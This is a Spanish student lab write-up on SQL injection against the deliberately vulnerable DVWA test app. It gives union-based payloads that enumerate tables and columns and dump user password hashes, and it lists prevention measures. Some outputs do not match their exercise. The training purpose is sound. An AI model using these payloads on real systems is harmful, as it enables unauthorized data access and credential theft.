

# INYECCIÓN DE CÓDIGO

Autor:  
Pablo Díaz

## Contents

<b>1</b>	<b>Introducción</b>	<b>2</b>
<b>2</b>	<b>Instalación y configuración</b>	<b>2</b>
<b>3</b>	<b>Ejercicios realizados</b>	<b>4</b>
3.1	Primer ejercicio: Inyección básica . . . . .	4
3.2	Segundo ejercicio: Escenario siempre verdadero . . . . .	5
3.3	Tercer ejercicio: Mostrar versión de la base de datos . . . . .	6
3.4	Cuarto ejercicio: Mostrar usuario de la base de datos . . . . .	6
3.5	Quinto ejercicio: Mostrar nombre de la base de datos . . . . .	7
3.6	Sexto ejercicio: Mostrar todas las tablas de una base de datos . . . . .	8
3.7	Séptimo ejercicio: Filtrar tablas por nombre . . . . .	9
3.8	Octavo ejercicio: Mostrar campos de una tabla . . . . .	10
3.9	Noveno ejercicio: Mostrar contenido sensible de la tabla de usuarios . . . . .	11
3.10	Décimo ejercicio: Medidas de prevención . . . . .	12
<b>4</b>	<b>Conclusión</b>	<b>13</b>

## 1 Introducción

La inyección de código SQL es una de las vulnerabilidades más comunes y peligrosas en el ámbito de la seguridad de las aplicaciones web. A través de este tipo de ataque, un actor malicioso puede manipular consultas SQL legítimas enviando código malicioso mediante formularios u otros mecanismos de entrada de datos. Esto puede derivar en acceso no autorizado a información confidencial, manipulación de datos, o incluso la toma de control total del sistema.

En esta práctica, trabajamos con la aplicación *Damn Vulnerable Web Application* (DVWA), diseñada específicamente para fines educativos en el área de ciberseguridad. A través de un entorno controlado y vulnerable de forma deliberada, realizamos una serie de ejercicios centrados en ataques de inyección SQL, con el objetivo de identificar fallos de seguridad, comprender sus mecanismos y analizar las consecuencias de su explotación.

El enfoque de la práctica es eminentemente práctico: tras desplegar el entorno mediante contenedores Docker, se llevan a cabo distintos tipos de inyecciones SQL, cada una orientada a obtener información crítica del sistema o de la base de datos. Finalmente, se reflexiona sobre las medidas de protección necesarias para evitar este tipo de vulnerabilidades en aplicaciones reales.

## 2 Instalación y configuración

Desplegamos DVWA en una máquina virtual mediante el uso de contenedores Docker, lo que facilita tanto su instalación como su gestión y aislamiento del entorno principal. Dentro de Docker tenemos una barra de búsqueda. Buscamos DVWA y encontramos la misma máquina que dada en el enunciado:




Figure I: Buscamos DVWA en Docker

Pulsamos Pull para descargar la imagen de DVWA y procedemos con su instalación. A la hora de configurar el contenedor, seleccionamos el puerto 8083 para exponer el servicio web de DVWA.

Ahora, podemos acceder a la interfaz a través de la dirección `http://localhost:8083`. Iniciamos sesión con `usuario: admin` y contraseña: `password`




Figure II: Página principal DVWA

Nos dirigimos a DVWA Security y ponemos la seguridad en low para poder realizar correctamente la práctica.




Figure III: Ponemos seguridad en low

Ya estamos listos para comenzar a realizar diferentes inyecciones SQL. Vamos al apartado correspondiente:




Figure IV: Apartado Inyección SQL en DVWA

### 3 Ejercicios realizados

Una vez desplegado y configurado el entorno vulnerable DVWA mediante Docker, procedemos a realizar una serie de ataques controlados de inyección de código SQL. El objetivo de esta sección es aplicar los conocimientos adquiridos para identificar vulnerabilidades, comprender cómo se explotan y analizar las consecuencias de su presencia en una aplicación web.

Cada ejercicio propone una inyección específica que permite acceder a distintos tipos de información sensible almacenada en la base de datos. Además, se incluye una breve reflexión sobre la sentencia SQL subyacente que probablemente se ejecuta, y se identifican los datos expuestos como resultado del ataque.

A continuación, se detallan los ejercicios realizados:

#### 3.1 Primer ejercicio: Inyección básica

El enunciado de la práctica nos pide insertar el siguiente contenido en el cuadro de texto ID de usuario: 1

- ¿Qué sentencia SQL podríamos suponer que se está ejecutando?

Al introducir el valor 1, la aplicación devuelve los datos correspondientes al usuario con dicho identificador, que en este caso es *admin*. Esto indica que se está ejecutando una sentencia SQL construida dinámicamente a partir del valor introducido por el usuario, sin ningún tipo de filtrado ni validación.

La consulta subyacente podría ser algo como:

```
SELECT first_name, last_name FROM users WHERE id = 1;
```

Este comportamiento refleja una mala práctica habitual en el desarrollo de aplicaciones web: insertar directamente los valores recibidos desde la entrada del usuario en las consultas SQL, lo que abre la puerta a ataques de inyección si no se toman medidas adecuadas de protección.



```
User ID: 1 Submit
ID: 1
First name: admin
Surname: admin
```

Figure V: Insertamos 1

### 3.2 Segundo ejercicio: Escenario siempre verdadero

El enunciado nos indica introducir el siguiente contenido en el cuadro de texto ID de usuario:

`%' or '0'='0`

- ¿Qué registros estamos buscando que se muestren con el texto ingresado?


Con esta entrada, buscamos que la condición de la cláusula `WHERE` sea siempre verdadera, lo que da como resultado la visualización de todos los registros existentes en la tabla de usuarios.

- ¿Cuál cree que sería la sentencia SQL que se está ejecutando?

La aplicación probablemente esté ejecutando una consulta similar a la siguiente:

```
SELECT id, first_name, surname FROM users WHERE id = '% ' or '0'='0';
```

En este caso, la condición `'0'='0'` es siempre verdadera, lo que provoca que la consulta retorne todos los usuarios, independientemente del valor real del ID.



```
User ID: % ' or '0'='0 Submit
ID: % ' or '0'='0
First name: admin
Surname: admin
ID: % ' or '0'='0
First name: Gordon
Surname: Brown
ID: % ' or '0'='0
First name: Hack
Surname: Me
ID: % ' or '0'='0
First name: Pablo
Surname: Picasso
ID: % ' or '0'='0
First name: Bob
Surname: Smith
```

Figure VI: Insertamos `%' or '0'='0`

### 3.3 Tercer ejercicio: Mostrar versión de la base de datos

El enunciado solicita insertar el siguiente contenido en el cuadro de texto ID de usuario:

```
%' or 0=0 union select null, version() #
```

- ¿Cuál es la versión de la base de datos?

Como resultado de la inyección, se muestra la versión exacta del motor de base de datos utilizado por la aplicación. En este caso, la versión devuelta es:

```
10.1.26-MariaDB-0+deb9u1
```

- ¿En qué campo se muestra?

El valor obtenido mediante la función `version()` aparece en el campo **Surname** de la última entrada, debido a que se está proyectando como segundo atributo en el resultado de la unión, correspondiendo a esa columna.




Figure VII: Aplicamos `%' or 0=0 union select null, version() #`

### 3.4 Cuarto ejercicio: Mostrar usuario de la base de datos

El enunciado indica que debemos insertar el siguiente contenido en el cuadro de texto ID de usuario:

```
%' or 0=0 union select null, user() #
```

- ¿Cuál es el usuario de la base de datos?


La función `user()` devuelve el nombre del usuario con el que la aplicación está conectada a la base de datos. En este caso, el valor obtenido es:

```
app@localhost
```

Esto puede ser útil para un atacante, ya que proporciona información sobre los privilegios con los que se están ejecutando las consultas.

- ¿En qué campo se muestra?

El resultado de la función `user()` aparece en el campo **Surname**, ya que fue proyectado como segundo atributo en la instrucción `SELECT` de la inyección, mientras que el primer campo se fijó como `null`.



```
User ID: 1 select null, user() # Submit

ID: '%' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: '%' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: '%' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: '%' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso

ID: '%' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: '%' or 0=0 union select null, user() #
First name:
Surname: app@localhost
```

Figure VIII: Usamos `%' or 0=0 union select null, user() #`

### 3.5 Quinto ejercicio: Mostrar nombre de la base de datos

El enunciado indica que debemos insertar el siguiente contenido en el cuadro de texto ID de usuario:

```
%' or 0=0 union select null, database() #
```

- ¿Cuál es el nombre de la base de datos?


La función `database()` permite identificar el nombre de la base de datos actualmente en uso por la aplicación. En este caso, el valor devuelto como resultado de la inyección es:

dvwa

- ¿En qué campo se muestra?

El resultado aparece en el campo **Surname**, ya que la proyección de la consulta generada por la inyección coloca el valor de `database()` en la segunda columna del resultado, siendo la primera `null`.





```
User ID: ect null, database() # Submit

ID: '%' or 0=0 union select null, database() #
First name: admin
Surname: admin

ID: '%' or 0=0 union select null, database() #
First name: Gordon
Surname: Brown

ID: '%' or 0=0 union select null, database() #
First name: Hack
Surname: Me

ID: '%' or 0=0 union select null, database() #
First name: Pablo
Surname: Picasso

ID: '%' or 0=0 union select null, database() #
First name: Bob
Surname: Smith

ID: '%' or 0=0 union select null, database() #
First name:
Surname: dvwa
```

Figure IX: Ejecutamos `'%' or 0=0 union select null, database() #`

### 3.6 Sexto ejercicio: Mostrar todas las tablas de una base de datos

El enunciado de la práctica indica que debemos insertar la siguiente inyección en el cuadro de texto ID de usuario:

```
'%' and 1=0 union select null, table_name from information_schema.tables #
```

- ¿Cuál es el resultado de la ejecución?

Esta inyección permite acceder a la tabla `information_schema.tables`, que contiene los metadatos de todas las tablas disponibles en el sistema de bases de datos. Como resultado, se obtiene un listado de múltiples nombres de tablas, entre las que se encuentran:

- Tablas propias de la aplicación: `users`, `guestbook`.
- Tablas del sistema: `COLUMNS`, `COLLATIONS`, entre otras.
- ¿Cómo se llama la base de datos?

Aunque esta inyección no devuelve directamente el nombre de la base de datos, muchas de las tablas listadas pertenecen a la base previamente identificada como `dvwa`.

- ¿Qué información proporciona?

Este ataque revela la existencia y los nombres de todas las tablas accesibles en el servidor, tanto en la base de datos activa como en otras disponibles. Esta información es especialmente útil para un atacante, ya que le permite identificar posibles objetivos concretos para extraer datos sensibles o continuar escalando privilegios dentro del sistema.

```

User ID:  

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: guestbook

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: users

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ALL_PLUGINS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: APPLICABLE_ROLES

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ENABLED_ROLES

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ENGINES

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname:

```

Figure X: Ejecutamos `'%' and 1=0 union select null, table_name from information_schema.tables #`

### 3.7 Séptimo ejercicio: Filtrar tablas por nombre

El enunciado de la práctica nos indica insertar el siguiente contenido en el cuadro de texto ID de usuario:

```
'%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'u'
```

- ¿Qué tabla se está mostrando?

Esta inyección busca obtener únicamente aquellas tablas cuyo nombre comienza por **user**, utilizando el operador **LIKE** en la cláusula **WHERE**. Como resultado, se muestran las siguientes tablas:

- users
- USER\_PRIVILEGES
- USER\_STATISTICS

Estas tablas pertenecen a diferentes esquemas dentro del sistema de bases de datos. La tabla **users**, en particular, forma parte de la base de datos de la aplicación (**dvwa**) y es especialmente relevante, ya que probablemente almacena información sensible de los usuarios registrados.

Figure XI: Ejecutamos `%'` and `1=0 union select null, table_name from information_schema.tables where table_name like 'user%'` #

### 3.8 Octavo ejercicio: Mostrar campos de una tabla

El enunciado solicita insertar el siguiente contenido en el cuadro de texto ID de usuario:

```
%' and 1=0 union select null,
concat(table_name,0x0a,column_name) from
information_schema.columns where table_name = 'users' #
```

- ¿Qué información se está mostrando?

Esta inyección permite acceder a la tabla `information_schema.columns`, que contiene metadatos sobre las columnas de todas las tablas de la base de datos. En este caso, la consulta está filtrada para mostrar únicamente las columnas de la tabla `users`.

Se utiliza la función `concat()` junto con el código hexadecimal `0x0a` (que representa un salto de línea) para unir el nombre de la tabla y el de cada columna, facilitando así la lectura de los resultados.

Como resultado, se muestran los siguientes campos de la tabla `users`:

- `user_id`
- `first_name`
- `last_name`
- `user`
- `password`
- `avatar`
- `last_login`
- `failed_login`

Esta información revela la estructura interna de una tabla concreta de la aplicación. Para un atacante, este conocimiento es valioso, ya que le permite conocer con precisión qué campos puede consultar o exfiltrar en futuros ataques más dirigidos.

User ID:  Submit

```
ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user_id

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
first_name

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
last_name

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
password

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
avatar

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
last_login

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
failed_login
```

Figure XII: Ejecutamos `'%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #`

### 3.9 Noveno ejercicio: Mostrar contenido sensible de la tabla de usuarios

El enunciado solicita insertar el siguiente contenido en el cuadro de texto ID de usuario:

```
'%' and 1=0 union select null,
concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
```

- ¿Qué contenido sensible se está mostrando?

Esta inyección permite extraer directamente datos almacenados en la tabla `users`. A través de la función `concat()` y la secuencia `0x0a` (salto de línea), se combinan múltiples columnas por fila para visualizar: nombre, apellidos, nombre de usuario y la contraseña.

La información sensible obtenida incluye:

- `first_name`
- `last_name`
- `user`
- `password`

Las contraseñas están cifradas utilizando el algoritmo MD5, considerado obsoleto por su vulnerabilidad frente a ataques de diccionario y fuerza bruta. A continuación, se muestran algunos valores hash recuperados junto con su equivalente en texto plano:

- `5f4dcc3b5aa765d61d8327deb882cf99` → `password`
- `e99a18c428cb38d5f260853678922e03` → `abc123`
- `8d3533d75ae2c3966d7e0d4fcc69216b` → `charley`

- 0d107d09f5bbe40cade3de5c71e9e9b7 → letmein

Este ejercicio evidencia la gravedad de las vulnerabilidades por inyección SQL: incluso cuando las contraseñas están cifradas, el uso de algoritmos débiles o contraseñas comunes permite su recuperación con relativa facilidad.

```

User ID:  

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user_id

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
first_name

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
last_name

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
password

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
avatar

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
last_login

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
failed_login

```

Figure XIII: Ejecutamos `' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #`

### 3.10 Décimo ejercicio: Medidas de prevención

En base a los ejercicios realizados y a las vulnerabilidades observadas en la aplicación, nos planteamos qué medidas deberían aplicarse desde el punto de vista del desarrollador para prevenir ataques por inyección de código SQL.

- ¿Qué podríamos hacer para evitar la inyección de código SQL?

Como desarrolladores, para proteger una aplicación frente a inyecciones SQL, debemos adoptar un conjunto de buenas prácticas fundamentales:

- Utilizar **consultas preparadas (prepared statements)** o **ORMs** que separen el código SQL de los datos, evitando así que el contenido de los parámetros sea interpretado como parte de la sentencia.
- Aplicar **validación estricta de las entradas** por parte del usuario, comprobando tipo, longitud, formato y rango de valores esperados antes de procesarlos.
- Escapar correctamente los caracteres especiales cuando, por necesidad, deban construirse consultas dinámicas.
- Limitar los privilegios del usuario de base de datos que utiliza la aplicación, de forma que no tenga más permisos de los necesarios (*principio de mínimo privilegio*).
- Registrar y monitorizar las consultas ejecutadas y los intentos fallidos de acceso, con el fin de detectar patrones sospechosos.

- Utilizar **herramientas de escaneo de vulnerabilidades** durante el desarrollo y pruebas de la aplicación, como OWASP ZAP o SQLMap, para detectar posibles puntos débiles antes de que el sistema entre en producción.

La implementación de estas medidas es clave para reducir significativamente el riesgo de que una aplicación web sea comprometida mediante inyección de SQL.

## 4 Conclusión

A lo largo de esta práctica, hemos comprobado de forma empírica cómo una aplicación vulnerable a inyección SQL puede exponer información sensible, comprometer la confidencialidad de los datos e incluso revelar la estructura interna de la base de datos. El uso de DVWA como entorno de pruebas nos ha permitido realizar distintos ataques con seguridad y observar sus efectos inmediatos.

Los ejercicios realizados han abarcado desde inyecciones básicas hasta técnicas más avanzadas que permiten listar tablas, identificar campos, y extraer datos sensibles como nombres de usuario y contraseñas cifradas. Además, hemos podido verificar cómo el uso de algoritmos de hash débiles, como MD5, incrementa aún más el riesgo para la seguridad.

Esta experiencia subraya la importancia de incorporar prácticas de desarrollo seguro desde las primeras etapas del ciclo de vida del software. El uso de consultas preparadas, la validación estricta de entradas, el principio de mínimo privilegio y las herramientas de auditoría son algunas de las estrategias fundamentales para mitigar estas amenazas.

En definitiva, esta práctica ha reforzado nuestra comprensión tanto técnica como conceptual sobre las vulnerabilidades de inyección de SQL, y ha demostrado la necesidad crítica de adoptar un enfoque proactivo en el desarrollo de software seguro.